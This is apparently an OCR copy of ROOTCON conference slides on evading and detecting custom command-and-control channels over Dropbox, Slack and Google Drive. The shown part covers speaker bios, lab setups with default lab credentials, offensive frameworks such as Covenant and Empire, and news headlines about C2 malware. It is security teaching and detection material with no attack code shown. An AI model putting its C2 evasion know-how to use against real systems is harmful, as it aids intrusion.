ROOTCON

RECOVERYMODE EDITION

PURSUING EVASIVE CUSTOM COMMAND & CONTROL

C3

IAN SECRETARIO

Security Consultant | Founder of GuideM

ROOTCON Speaker

RENZON CRUZ

Security Consultant | Co-Founder of GuideM

ROOTCON Speaker

GUIDEM

AGENDA

- #whoami
- #cat /etc/group
- The Problem (Cyber Kill Chain)
- Traditional C2 (OneDrive) & Detection
- C2 Framework Common Channel
- Introducing Custom Command & Control (C3)
- C3 Channel – Dropbox
- C3 Channel – Slack
- C3 Channel - GDrive
- Attack Surface using Custom Command & Control
- LIVE DEMO
- Detecting Custom Command & Control
- How we can improve?
- Q/A

#WHOAMI

MARK CHRISTIAN SECRETARIO | @iansecretario_ |www.iansecretario.com | www.redteam.blog

- Founder of GuideM | Course Developer | Instructor
- 8 yrs of experience
- Sr. Penetration Tester | Security Consultant
- Co-Founder of GuideM | Course Developer
- OSCE | OSCP | CRTP | CRTE | | CRTO | CCNP | CFR | CCNA CyberOps

Interests:
Offensive Security | Red Team | Purple Team |Exploit Development | Security Architecture | Adversary Simulation

#WHOAMI

RENZON CRUZ | @r3nzsec | www.renzoncruz.com

- 8 yrs of experience
- Sr. Security Consultant DFIR– National Security (GCC)
- Co-Founder of GuideM | Course Developer | Instructor
- GCFE | GCIH | eCTHP | eCDFP | eJPT | CFR | ITIL | MCP | MCS

Speakership:


- BSides Vancouver 2019
- BSides London 2019
- BSides Doha 2020

Interests: SOC | Threat Hunting | Digital Forensics | Incident Response | Malware Analysis | Adversary Simulation

#CAT /ETC/GROUP

GUIDEM

NET
RENZON CRUZ | SR. CYBERSECURITY CONSULTANT CO-FOUNDER OF GUIDEM
HOW TO DETECT AND PREVENT FAKE ACCOUNTS
PG
06:30 am



Quick Win Forensics

12th June

Join us zoom

4.00 PM to 4.30 PM

Speaker
Renzon Cruz

On this talk, I'll be showing on how you perform forensics from seizure to actionable intelligence in 90 minutes or less. I'll be talking about my Top 5 quick win forensic files to get information that I need without performing a full hard drive image.

* Registry Hives
* Jumplist
* LNK Files
* Shellbags
* Prefetch Files

Moderator
Alister Joseph

Presented by NOVA CORP

NET25
VIA MESSENGER: RENZON CRUZ QATAR
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
Mark Ian Secretario, Co-Founder of GuideM | Sr. Penetration Tester Consultant



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
Home Category / Tech News / Meet the team behind GuideM: Real-world cybersecurity traini

Meet the team behind GuideM: Real-world cybersecurity training

Updated February 26, 2020, 11:02 AM

- GuideM is a top specialized training provider that delivers world approach in both Offensive (Red) and Defensive (Blue) disciplines of cybersecurity in the Philippines
- GuideM provides professional training and services wherein we take pride in producing world class quality courses that are comprehensive, highly technical and purely hands-on

LOCAL HOME LAB SETUP #1



Osquery logs to Fleet via TLS

Osquery logs to Fleet via TLS

Osquery logs to Fleet via TLS

WinRM

Windows Event Logs via Windows Event Subscriptions

WinRM

Windows Event Logs via Windows Event Subscriptions

Logger
Ubuntu 18.04
192.168.38.105

Components

- Splunk Enterprise
- Suricata
- Zeek
- Kolide Fleet
- Apache Guacamole

Services

- Splunk
https://192.168.38.105:8000
admin : changeme
- Kolide Fleet
https://192.168.38.105:8412
admin : admin123#
- Apache Guacamole
https://192.168.38.105:8080
/guacamole
vagrant : vagrant
- Velociraptor
https://192.168.38.105:9999
admin : changeme
- SSH - vagrant ssh logger

DC
Windows Server 2016
192.168.38.102

Components

- Domain Controller
- ATA Lightweight Gateway
- Sysmon
- Osquery
- Velociraptor Agent

Services

- RDP
Host: dc.windomain.local
Creds: vagrant : vagrant

WEF
Windows Server 2016
192.168.38.103

Components

- Windows Event Collector
- Splunk Forwarder
- Microsoft ATA
- Powershell Log Collector
- Sysmon
- Osquery
- Velociraptor Agent

Services

- RDP
Host: dc.windomain.local
Creds: vagrant : vagrant
- Microsoft ATA
https://192.168.38.105
wef\vagrant : vagrant

WIN10
Windows 10
192.168.38.104

Components

- Simulates a user desktop
- Sysmon
- Osquery
- Velociraptor Agent

Services

- RDP
Host: dc.windomain.local
Creds: vagrant : vagrant


Windows Event Logs in Custom Channels sent to Splunk via Universal Forwarder

- Shoutout to Chris Long **@Centurion** for this detectionlab setup and scripts
- Home Lab Setup for detection adversary behaviors
- Mostly Splunk capabilities with Bro/Zeek logs for network detection
- Sysmon installed mostly host artifacts and DNS queries as well

https://detectionlab.network/

LAB SETUP #2 (CLOUD)

- **DetectionLab** is a fork from Chris Long's DetectionLab with ELK stack instead of Splunk
- Perfect for building effective detection capabilities
- Designed with defenders in mind




Hostname	Operation System	Published Services / Port
DC	Windows Server 2016	(RDP / 3389)
Win10	Windows 10 Enterprise	(RDP / 3389)
WEF	Windows Server 2016	(RDP / 3389) - (ATA / 443)
Logger	Ubuntu 18.04	(SSH / 22) - (Kibana / 5601) - (Kolide / 443) - (Guacamole / 443)

https://github.com/cyberdefenders/DetectionLabELK

LAB SETUP #3 (CLOUD)

Attacker Controlled environment

- Covenant C2
- Empire & Starkiller
- C3 (Fsecure)



AD Domain Controller
IP: 10.10.98.10
DNS: DC01.labs.local
NBNS: DC01


SIEM / LOG MGMT
10.10.98.20:443 (kibana)
10.10.98.20:5044 (logstash)
DNS: NUX01.labs.local

AD User Server
IP: DHCP
DNS: WS01.labs.local
NBNS: WS01

- Credits to @Rev10D @Krelkci from DefensiveOrigins and BlackhillsInfosec for a quick lab setup

https://github.com/DefensiveOrigins/APT-Lab-Terraform

WHY DO WE CARE?


threatpost
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

FBI: Ring Smart Doorbells Could Sabotage Cops

Magecart Credit-Card Skimmer Adds Telegram as C2 Channel




DarkHydrus delivers new Trojan that can use Google Drive for C2 communications

34,747 people reacted · 5 · 14 min. read



Using Slack Web Services as a C2 Channel (ATT&CK T1102)


by Josh Abraham • Network • Tools & Techniques
April 18, 2019 • 5 min read


threatpost
Cloud Security / Malware / Vulnerabilities / Waterfall Security Spotlight / Pc

How Web Apps Can Turn Browser Extensions Into Backdoors


Microsof

RogueRobin Malware Uses Google Drive as C2 Channel


Home › News › Security › Hackers Hide Malware C2 Communication By Faking News Site Traffic

Hackers Hide Malware C2 Communication By Faking News Site Traffic

